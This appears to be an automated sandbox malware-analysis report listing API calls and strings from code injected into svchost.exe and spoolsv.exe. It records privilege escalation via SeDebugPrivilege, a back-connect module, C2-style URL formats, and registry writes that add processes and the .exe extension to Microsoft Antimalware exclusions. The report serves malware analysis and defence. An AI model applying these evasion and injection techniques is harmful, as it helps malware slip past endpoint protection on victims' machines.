  - Part of subcall function 00AFD462: GetTempFileNameW.KERNEL32(?,00B019A0,00000000,?), ref: 00AFD4A3
  - Part of subcall function 00AFD462: lstrlenW.KERNEL32 ref: 00AFD4AA
  - Part of subcall function 00AF55E9: CreateFileW.KERNEL32(00000000,40000000,00000000,00000010,00000002,00000000,00000000), ref: 00AF560A
  - Part of subcall function 00AF55E9: WriteFile.KERNEL32(00000000,00000000,06BAFF6C,06BAFF54,00000000), ref: 00AF5624
  - Part of subcall function 00AF55E9: CloseHandle.KERNEL32(00000000), ref: 00AF5639
- WaitForSingleObject.KERNEL32(?,0002BF20), ref: 00AFDE7E
- CloseHandle.KERNEL32(?), ref: 00AFDE8E
- CloseHandle.KERNEL32(?), ref: 00AFDE94
- DeleteFileW.KERNEL32(?), ref: 00AFDE9B

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF594B, Relevance: 6.0, APIs: 4, Instructions: 44

APIs

- RegOpenKeyExW.ADVAPI32(80000002,?,00000000,00000004,?), ref: 00AF5969
- RegCreateKeyExW.ADVAPI32(?,?,00000000,00000000,00000000,000F003F,00000000,?,?), ref: 00AF5990
- RegCloseKey.ADVAPI32(?), ref: 00AF59A4
- RegCloseKey.ADVAPI32(?), ref: 00AF59A9

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF4B89, Relevance: 6.0, APIs: 3, Strings: 1, Instructions: 43

APIs

- lstrlenA.KERNEL32(?,?), ref: 00AF4BA2
- lstrlenA.KERNEL32(?), ref: 00AF4BA9
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- wsprintfA.USER32(00000000,%s/%s/0,?,?), ref: 00AF4BC8
  - Part of subcall function 00AF4C0F: lstrlenA.KERNEL32(000005C0,00000000,0000000E,?,?,?,?,00AF2FD8,?,?,00000000,?,00000000,0000
  - Part of subcall function 00AF4C0F: lstrlenA.KERNEL32(000006C4,?,?,?,00AF2FD8,?,?,00000000,?,00000000,00000000,?,?,?,00AF30C3,(00AF4C38
  - Part of subcall function 00AF4C0F: lstrlenA.KERNEL32(000004C0,?,?,?,00AF2FD8,?,?,00000000,?,00000000,00000000,?,?,?,00AF30C3,(00AF4C43
  - Part of subcall function 00AF4C0F: lstrlenA.KERNEL32(00AF356F,?,?,?,00AF2FD8,?,?,00000000,?,00000000,00000000,?,?,?,00AF30C3,0 00AF4C4A
  - Part of subcall function 00AF4C0F: wsprintfA.USER32(00000000,/%s/%s/%d/%s/%s/,000005C0,000004C0,0000000E,00AF356F,000006C4,?,?,?,00AF2FD8,?,?,00000000,?,0(00AF4C82
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Strings

- %s/%s/0, xrefs: 00AF4BC2

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF64AF, Relevance: 6.0, APIs: 1, Strings: 3, Instructions: 41

APIs

- wsprintfA.USER32(02D9FF6C,00B014B4,00000000,00001000,Content-Length: ,00000000,00000000), ref: 00AF64FD

Strings

- Content-Type: multipart/form-data; boundary=, xrefs: 00AF64C7
- Accept: text/htmlConnection: Keep-Alive, xrefs: 00AF6510
- Content-Length: , xrefs: 00AF64E6

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFD462, Relevance: 6.0, APIs: 4, Instructions: 41

APIs

  - Part of subcall function 00AFD429: GetTempPathW.KERNEL32(00000168), ref: 00AFD441
  - Part of subcall function 00AFD429: GetTempPathW.KERNEL32(00000168,?), ref: 00AFD44B
  - Part of subcall function 00AFD429: GetTempFileNameW.KERNEL32(?,00B019A0,00000000), ref: 00AFD456
- GetTempPathW.KERNEL32(00000168,?), ref: 00AFD488
- GetTempPathW.KERNEL32(00000168,?), ref: 00AFD492
- GetTempFileNameW.KERNEL32(?,00B019A0,00000000,?), ref: 00AFD4A3
- lstrlenW.KERNEL32 ref: 00AFD4AA

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF3524, Relevance: 6.0, APIs: 3, Strings: 1, Instructions: 39

APIs

- lstrlenA.KERNEL32(?,00000000,?,7C80934A,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF3535
- lstrlenA.KERNEL32(?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF353C
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- wsprintfA.USER32(00000000,%s/%s/0,?,?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF355B
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Strings

- %s/%s/0, xrefs: 00AF3555

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF8521, Relevance: 6.0, APIs: 4, Instructions: 39

APIs

  - Part of subcall function 00AF5117: GetCurrentProcess.KERNEL32 ref: 00AF5126
  - Part of subcall function 00AF5117: OpenProcessToken.ADVAPI32(00000000), ref: 00AF512D
  - Part of subcall function 00AF5117: LookupPrivilegeValueW.ADVAPI32(00000000,SeDebugPrivilege,?), ref: 00AF5148
  - Part of subcall function 00AF5117: AdjustTokenPrivileges.ADVAPI32(?,00000000,00000001,00000010,00000000,00000000), ref: 00AF5165
  - Part of subcall function 00AF5117: CloseHandle.KERNEL32(?), ref: 00AF5170
- OpenProcess.KERNEL32(00000400,00000000,?), ref: 00AF853B
- OpenProcessToken.ADVAPI32(00000000,00000002,?), ref: 00AF8552
- CloseHandle.KERNEL32(00000000), ref: 00AF8573
  - Part of subcall function 00AF84FC: DuplicateTokenEx.ADVAPI32(?,000F01FF,00000000,00000002,00000001,00000000), ref: 00AF8516
- CloseHandle.KERNEL32(?), ref: 00AF8570

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFC189, Relevance: 6.0, APIs: 4, Instructions: 38

APIs

- WSARecv.WS2_32(?,?,00000001,?,00AF11CC,?,00000000), ref: 00AFC19D
- WSAGetLastError.WS2_32(?,00AF11CC,?,?,?,?), ref: 00AFC1A8
- WSAWaitForMultipleEvents.WS2_32(00000001,?,00000000,00001388,00000001,?,00AF11CC,?,?,?,?), ref: 00AFC1C9
- WSAGetOverlappedResult.WS2_32(?,?,?,00000000,00AF11CC), ref: 00AFC1DE

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF3CCB, Relevance: 6.0, APIs: 2, Strings: 2, Instructions: 35

APIs

- wsprintfA.USER32(0299D088,/%s/%s/%d/%s/,00000000,02610C48,00000000,02610688,02A8FF60,00AF45C9,00000000,0261069C,02610C48 ref: 00AF3D07
- wsprintfA.USER32(0299D088,/%s/%s/%d/%s/%s/,00000000,02610C48,00000000,00000000,02610688,02A8FF60,00AF45C9,00000000,026106 ref: 00AF3D26
  - Part of subcall function 00AF3B6C: wsprintfA.USER32(00000000,/%s/%s/0/%s/%d/%s/%s/,00AF3E57,00000000,00000001,00000483,00
  - Part of subcall function 00AF3B6C: wsprintfA.USER32(00000000,/%s/%s/0/%s/%d/%s/,00AF3E57,00000000,00000001,00000483,00000

Strings

- /%s/%s/%d/%s/, xrefs: 00AF3CFF

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFD2BF, Relevance: 6.0, APIs: 4, Instructions: 35

APIs

- GetWindowLongW.USER32(?,000000F0), ref: 00AFD2C7
- SetActiveWindow.USER32(?), ref: 00AFD2E9
- SendMessageW.USER32(?,000000F5,00000001,00000000), ref: 00AFD2FA
- SendMessageW.USER32(?,000000F0,00000000,00000000), ref: 00AFD302

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF3183, Relevance: 6.0, APIs: 4, Instructions: 25

APIs

- DeleteCriticalSection.KERNEL32(0298A4D0,0298A090,00AFFC57,?,?,00AFD2AC), ref: 00AF31AC
- DeleteCriticalSection.KERNEL32(0298A4A0,?,?,00AFD2AC), ref: 00AF31B5
- DeleteCriticalSection.KERNEL32(0298A4B8,?,?,00AFD2AC), ref: 00AF31BE
- DeleteCriticalSection.KERNEL32(0298A4E8,?,?,00AFD2AC), ref: 00AF31C7

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF2707, Relevance: 6.0, APIs: 4, Instructions: 25

APIs

- shutdown.WS2_32(?,00000002), ref: 00AF2715
- closesocket.WS2_32(?), ref: 00AF271D
- WSACloseEvent.WS2_32(?), ref: 00AF2734
- WSACloseEvent.WS2_32(?), ref: 00AF2741

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFD8BC, Relevance: 5.3, APIs: 2, Strings: 1, Instructions: 60

APIs

  - Part of subcall function 00AF5A00: GetCurrentProcess.KERNEL32 ref: 00AF5A14
  - Part of subcall function 00AF5A00: OpenProcessToken.ADVAPI32(00000000), ref: 00AF5A1B
  - Part of subcall function 00AF5A00: GetTokenInformation.ADVAPI32(00000000,00000012,06BAFF50,00000004,06BAFF4C), ref: 00AF5A
  - Part of subcall function 00AF5A00: CloseHandle.KERNEL32(00000000), ref: 00AF5A44
- GetWindowsDirectoryW.KERNEL32(00000000,00000168), ref: 00AFD8E6
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- lstrlenW.KERNEL32(?), ref: 00AFD946
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
  - Part of subcall function 00AF9BA7: SHGetFolderPathW.SHELL32(00000000,0000001A,00000000,00000000,?), ref: 00AF9BB0
  - Part of subcall function 00AF9BA7: StrStrIW.SHLWAPI(?,Roaming), ref: 00AF9BC0
  - Part of subcall function 00AF9BA7: lstrcpyW.KERNEL32(00000000,Local), ref: 00AF9BD0
  - Part of subcall function 00AF9BA7: lstrlenW.KERNEL32(?), ref: 00AF9BE8

Strings

- .exe, xrefs: 00AFD922

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF47FB, Relevance: 5.3, APIs: 2, Strings: 1, Instructions: 55

APIs

- StrStrA.SHLWAPI(00000000,/), ref: 00AF4810
- StrToIntA.SHLWAPI(00000000), ref: 00AF483C
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68

Strings

- /, xrefs: 00AF4807

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00B00631, Relevance: 5.3, APIs: 1, Strings: 2, Instructions: 36

APIs

- SHGetFolderPathW.SHELL32(00000000,00000026,00000000,00000000,?), ref: 00B00649

Strings

- Internet Explorer\iexplore.exe, xrefs: 00B00680
- C:\Program Files\, xrefs: 00B00671

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF61B2, Relevance: 5.3, APIs: 2, Strings: 1, Instructions: 24

APIs

- GetTickCount.KERNEL32 ref: 00AF61C9
- wsprintfA.USER32(00AF4EDE,%sbound-%d,?,00000000,?,?,00AF4EDE,?), ref: 00AF61DC

Strings

- %sbound-%d, xrefs: 00AF61D4

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF8702, Relevance: 5.1, APIs: 4, Instructions: 107

APIs

- lstrlenA.KERNEL32(02A8FE60,?,?,?,?,?,?,?,?,?,?,?,?,?,02A8FF48,00AF4506,02610688), ref: 00AF8747
- StrStrIA.SHLWAPI(00000002,02A8FE60), ref: 00AF875F
- StrStrIA.SHLWAPI(00000001,02A8FE60), ref: 00AF87BA
- lstrlenA.KERNEL32(02A8FE60,?,?,?,?,?,?,?,?,?,?,?,?,?,02A8FF48,00AF4506,02610688), ref: 00AF87D3

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF3138, Relevance: 5.0, APIs: 4, Instructions: 24

APIs

- InitializeCriticalSection.KERNEL32(00000410), ref: 00AF3159
- InitializeCriticalSection.KERNEL32(00000428), ref: 00AF3162
- InitializeCriticalSection.KERNEL32(00000440), ref: 00AF316B
- InitializeCriticalSection.KERNEL32(00000458), ref: 00AF3174

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Analysis Process: spoolsv.exe PID: 1500 Parent PID: 952

Execution Graph

Execution Coverage

Dynamic/Packed Code Coverage


Signature Coverage

Execution Coverage:	19.5%
Dynamic/Decrypted Code Coverage:	95.2%
Signature Coverage:	12.1%
Total number of Nodes:	314
Total number of Limit Nodes:	12

- Entrypoint
- Key Decision
- Dynamic/Decrypted
- Unpacker/Decrypter
- Executed
- Not Executed
- Unknown
- Signature Matched
- Richest Path

- Thread / callback creation
- Show Help

Hide legend
Hide Nodes/Edges



Executed Functions

Function 00A210B0, Relevance: 13.6, APIs: 9, Instructions: 114

APIs

- CryptAcquireContextW.ADVAPI32(00F1FFA4,00000000,00000000,00000018,F0000008), ref: 00A210CF
- CryptCreateHash.ADVAPI32(?,00008004,00000000,00000000,00000100), ref: 00A210EF
- VirtualAlloc.KERNEL32(00000000,?,00003000,00000004), ref: 00A2110A
- CryptHashData.ADVAPI32(00000100,00000000,?,00000000), ref: 00A21144
- CryptGetHashParam.ADVAPI32(00000100,00000004,00F1FFA0), ref: 00A2116B
- CryptGetHashParam.ADVAPI32(00000100,00000002,00000014,00000014,00000000), ref: 00A21194
- VirtualFree.KERNEL32(00000000,00000000,00008000), ref: 00A211A9
- CryptDestroyHash.ADVAPI32(00000100), ref: 00A211B3
- CryptReleaseContext.ADVAPI32(?,00000000), ref: 00A211C3

Memory Dump Source

- Source File: 00000006.00000002.164426771802027.00A20000.00000040.sdmp, Offset: 00A20000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a20000_spoolsv.jbxd

Function 00A010B0, Relevance: 13.6, APIs: 9, Instructions: 114

APIs

- CryptAcquireContextW.ADVAPI32(00F1FFA4,00000000,00000000,00000018,F0000008), ref: 00A010CF
- CryptCreateHash.ADVAPI32(?,00008004,00000000,00000000,00000100), ref: 00A010EF
- VirtualAlloc.KERNEL32(00000000,?,00003000,00000004), ref: 00A0110A
- CryptHashData.ADVAPI32(00000100,00000000,?,00000000), ref: 00A01144
- CryptGetHashParam.ADVAPI32(00000100,00000004,00F1FFA0), ref: 00A0116B
- CryptGetHashParam.ADVAPI32(00000100,00000002,00000014,00000000), ref: 00A01194
- VirtualFree.KERNEL32(00000000,00000000,00008000), ref: 00A011A9
- CryptDestroyHash.ADVAPI32(00000100), ref: 00A011B3
- CryptReleaseContext.ADVAPI32(?,00000000), ref: 00A011C3

Memory Dump Source

- Source File: 00000006.00000002.164426767407826.00A00000.00000040.sdmp, Offset: 00A00000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a00000_spoolsv.jbxd

Function 00A21C90, Relevance: 6.0, APIs: 4, Instructions: 27

- SetUnhandledExceptionFilter.KERNEL32(00A217C0,00A2155E), ref: 00A21C95
- InterlockedIncrement.KERNEL32(00A236E0), ref: 00A21CA9
- HeapCreate.KERNEL32(00040000,00400000,00000000), ref: 00A21CBD
- CreateThread.KERNEL32(00000000,00000000,00A21B30,00A236D8), ref: 00A21CF1

Memory Dump Source

- Source File: 00000006.00000002.164426771802027.00A20000.00000040.sdmp, Offset: 00A20000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a20000_spoolsv.jbxd

Function 00A01C90, Relevance: 6.0, APIs: 4, Instructions: 27

APIs

- SetUnhandledExceptionFilter.KERNEL32(00A017C0,00A0155E), ref: 00A01C95
- InterlockedIncrement.KERNEL32(00A036E0), ref: 00A01CA9
- HeapCreate.KERNEL32(00040000,00400000,00000000), ref: 00A01CBD
- CreateThread.KERNEL32(00000000,00000000,00A01B30,00A036D8), ref: 00A01CF1

Memory Dump Source

- Source File: 00000006.00000002.164426767407826.00A00000.00000040.sdmp, Offset: 00A00000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a00000_spoolsv.jbxd

Function 00A21970, Relevance: 31.6, APIs: 12, Strings: 6, Instructions: 108

APIs

- RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes,00000000,00000002,00000000), ref: 00A21998
- RegSetValueExW.ADVAPI32(00000000,spoolsv.exe,00000000,00000004,00F1FF98,00000004), ref: 00A219B6
- RegCloseKey.ADVAPI32(00000000), ref: 00A219BC
- RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes,00000000,00000002,00000000), ref: 00A219D9
- RegSetValueExW.ADVAPI32(00000000,svchost.exe,00000000,00000004,00F1FF98,00000004), ref: 00A219F1
- RegCloseKey.ADVAPI32(00000000), ref: 00A219F7
- RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes,00000000,00000002,00000000), ref: 00A21A14
- RegSetValueExW.ADVAPI32(00000000,iexplore.exe,00000000,00000004,00F1FF98,00000004), ref: 00A21A2C
- RegCloseKey.ADVAPI32(00000000), ref: 00A21A32
- RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Extensions,00000000,00000002,00000000), ref: 00A21A4F
- RegSetValueExW.ADVAPI32(00000000,.exe,00000000,00000004,00F1FF98,00000004), ref: 00A21A67
- RegCloseKey.ADVAPI32(00000000), ref: 00A21A6D

Strings

- .exe, xrefs: 00A21A61
- SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Extensions, xrefs: 00A21A3F
- spoolsv.exe, xrefs: 00A219B0
- svchost.exe, xrefs: 00A219EB
- SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes, xrefs: 00A21988, 00A219C9, 00A21A04
- iexplore.exe, xrefs: 00A21A26

Memory Dump Source

- Source File: 00000006.00000002.164426771802027.00A20000.00000040.sdmp, Offset: 00A20000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a20000_spoolsv.jbxd

Function 00A01970, Relevance: 31.6, APIs: 12, Strings: 6, Instructions: 108

APIs

- RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes,00000000,00000002,00000000), ref: 00A01998
- RegSetValueExW.ADVAPI32(00000000,spoolsv.exe,00000000,00000004,00F1FF98,00000004), ref: 00A019B6
- RegCloseKey.ADVAPI32(00000000), ref: 00A019BC
- RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes,00000000,00000002,00000000), ref: 00A019D9
- RegSetValueExW.ADVAPI32(00000000,svchost.exe,00000000,00000004,00F1FF98,00000004), ref: 00A019F1
- RegCloseKey.ADVAPI32(00000000), ref: 00A019F7
- RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes,00000000,00000002,00000000), ref: 00A01A14
- RegSetValueExW.ADVAPI32(00000000,iexplore.exe,00000000,00000004,00F1FF98,00000004), ref: 00A01A2C
- RegCloseKey.ADVAPI32(00000000), ref: 00A01A32
- RegOpenKeyExW.ADVAPI32(80000002,SOFTWARE\Microsoft\Microsoft

- RegSetValueExW.ADVAPI32(00000000,.exe,00000000,00000004,00F1FF98,00000004), ref: 00A01A67
- RegCloseKey.ADVAPI32(00000000), ref: 00A01A6D

Strings

- .exe, xrefs: 00A01A61
- SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes, xrefs: 00A01988, 00A019C9, 00A01A04
- spoolsv.exe, xrefs: 00A019B0
- iexplore.exe, xrefs: 00A01A26
- svchost.exe, xrefs: 00A019EB
- SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Extensions, xrefs: 00A01A3F

Memory Dump Source

- Source File: 00000006.00000002.164426767407826.00A00000.00000040.sdmp, Offset: 00A00000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a00000_spoolsv.jbxd

Function 00A21B30, Relevance: 26.4, APIs: 10, Strings: 5, Instructions: 107

APIs

- Sleep.KERNEL32(00000BB8), ref: 00A21B3E
- GetCurrentProcessId.KERNEL32 ref: 00A21B5D
  - Part of subcall function 00A21270: GetComputerNameW.KERNEL32(00F1FC74,00000000), ref: 00A2128B
  - Part of subcall function 00A21270: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00A212D7
  - Part of subcall function 00A21270: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00A212E3
  - Part of subcall function 00A21270: wsprintfW.USER32 ref: 00A21318
  - Part of subcall function 00A21270: lstrlenW.KERNEL32(00F1F874), ref: 00A21328
  - Part of subcall function 00A21270: wsprintfW.USER32 ref: 00A21357
  - Part of subcall function 00A21370: CreateFileW.KERNEL32(\\.\pipe\115c459ca8549e69a1cef1174af223eb,C0000000,00000000,00000000,00000003,00000000,00000000 ref: 00A21395
  - Part of subcall function 00A21370: Sleep.KERNEL32(00000032), ref: 00A213A0
  - Part of subcall function 00A21370: WriteFile.KERNEL32(00000000,?,?,00F1FF8C,00000000), ref: 00A213C8
  - Part of subcall function 00A21370: CloseHandle.KERNEL32(00000000), ref: 00A213D3
  - Part of subcall function 00A21370: GetTickCount.KERNEL32 ref: 00A213E7
  - Part of subcall function 00A21370: GetTickCount.KERNEL32 ref: 00A213F9
  - Part of subcall function 00A21370: Sleep.KERNEL32(00000010), ref: 00A2140B
  - Part of subcall function 00A21370: PeekNamedPipe.KERNEL32(00000000,00000000,00000000,00000000,00F1FF90,00000000), ref: 00A2141D
  - Part of subcall function 00A21370: ReadFile.KERNEL32(00000000,?,?,00000000,00000000), ref: 00A2143B
  - Part of subcall function 00A21370: CloseHandle.KERNEL32(00000000), ref: 00A21449
- GetLastError.KERNEL32 ref: 00A21B8E
- ExitProcess.KERNEL32 ref: 00A21B95
- HeapAlloc.KERNEL32(016F0000,00000008,00200000), ref: 00A21BB4
- ExitProcess.KERNEL32 ref: 00A21C89
  - Part of subcall function 00A21460: GetCurrentProcessId.KERNEL32 ref: 00A21478
- ExitProcess.KERNEL32 ref: 00A21C02
- ExitProcess.KERNEL32 ref: 00A21C1D
  - Part of subcall function 00A218A0: VirtualAlloc.KERNEL32(00000000,000004B6,00003000,00000040), ref: 00A218CD
- HeapFree.KERNEL32(016F0000,00000000,00000000), ref: 00A21C40
- GetModuleFileNameW.KERNEL32(00000000,00F1FB9C,00000400), ref: 00A21C63
  - Part of subcall function 00A21A80: GetCurrentProcessId.KERNEL32 ref: 00A21A9C
  - Part of subcall function 00A21A80: lstrcpyW.KERNEL32(00F1FB8C,file.dat), ref: 00A21ADE
  - Part of subcall function 00A21A80: lstrcmpiW.KERNEL32(00F1FB9C,spoolsv.exe), ref: 00A21B0B
  - Part of subcall function 00A217D0: GetCurrentProcessId.KERNEL32 ref: 00A217F6
  - Part of subcall function 00A217D0: Sleep.KERNEL32(00003A98), ref: 00A21885

Strings

- vnct, xrefs: 00A21B44
- pngd, xrefs: 00A21C0E
- 115c459ca8549e69a1cef1174af223eb, xrefs: 00A21B6B
- nthd, xrefs: 00A21C29
- brws, xrefs: 00A21BF3

Memory Dump Source

- Source File: 00000006.00000002.164426771802027.00A20000.00000040.sdmp, Offset: 00A20000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a20000_spoolsv.jbxd

Function 00A01B30, Relevance: 26.4, APIs: 10, Strings: 5, Instructions: 107

APIs

- Sleep.KERNEL32(00000BB8), ref: 00A01B3E
- GetCurrentProcessId.KERNEL32 ref: 00A01B5D
  - Part of subcall function 00A01270: GetComputerNameW.KERNEL32(00F1FC74,00000000), ref: 00A0128B
  - Part of subcall function 00A01270: GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00A012D7
  - Part of subcall function 00A01270: GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00A012E3
  - Part of subcall function 00A01270: wsprintfW.USER32 ref: 00A01318
  - Part of subcall function 00A01270: lstrlenW.KERNEL32(00F1F874), ref: 00A01328
  - Part of subcall function 00A01270: wsprintfW.USER32 ref: 00A01357

- CreateFileW.KERNEL32(\\.\pipe\115c459ca8549e69a1cef1174af223eb,C0000000,00000000,00000000,00000003,00000000,00000000), ref: 00A01395
- Part of subcall function 00A01370: Sleep.KERNEL32(00000032), ref: 00A013A0
- Part of subcall function 00A01370: WriteFile.KERNEL32(00000000,?,?,00F1FF8C,00000000), ref: 00A013C8
- Part of subcall function 00A01370: CloseHandle.KERNEL32(00000000), ref: 00A013D3
- Part of subcall function 00A01370: GetTickCount.KERNEL32 ref: 00A013E7
- Part of subcall function 00A01370: GetTickCount.KERNEL32 ref: 00A013F9
- Part of subcall function 00A01370: Sleep.KERNEL32(00000010), ref: 00A0140B
- Part of subcall function 00A01370: PeekNamedPipe.KERNEL32(00000000,00000000,00000000,00000000,00F1FF90,00000000), ref: 00A0141D
- Part of subcall function 00A01370: ReadFile.KERNEL32(00000000,?,?,00000000,00000000), ref: 00A0143B
- Part of subcall function 00A01370: CloseHandle.KERNEL32(00000000), ref: 00A01449

- GetLastError.KERNEL32 ref: 00A01B8E
- ExitProcess.KERNEL32 ref: 00A01B95
- HeapAlloc.KERNEL32(012F0000,00000008,00200000), ref: 00A01BB4
- ExitProcess.KERNEL32 ref: 00A01C89
  - Part of subcall function 00A01460: GetCurrentProcessId.KERNEL32 ref: 00A01478
- ExitProcess.KERNEL32 ref: 00A01C02
- ExitProcess.KERNEL32 ref: 00A01C1D
  - Part of subcall function 00A018A0: VirtualAlloc.KERNEL32(00000000,000004B6,00003000,00000040), ref: 00A018CD
- HeapFree.KERNEL32(012F0000,00000000,00000000), ref: 00A01C40
- GetModuleFileNameW.KERNEL32(00000000,00F1FB9C,00000400), ref: 00A01C63
  - Part of subcall function 00A01A80: GetCurrentProcessId.KERNEL32 ref: 00A01A9C
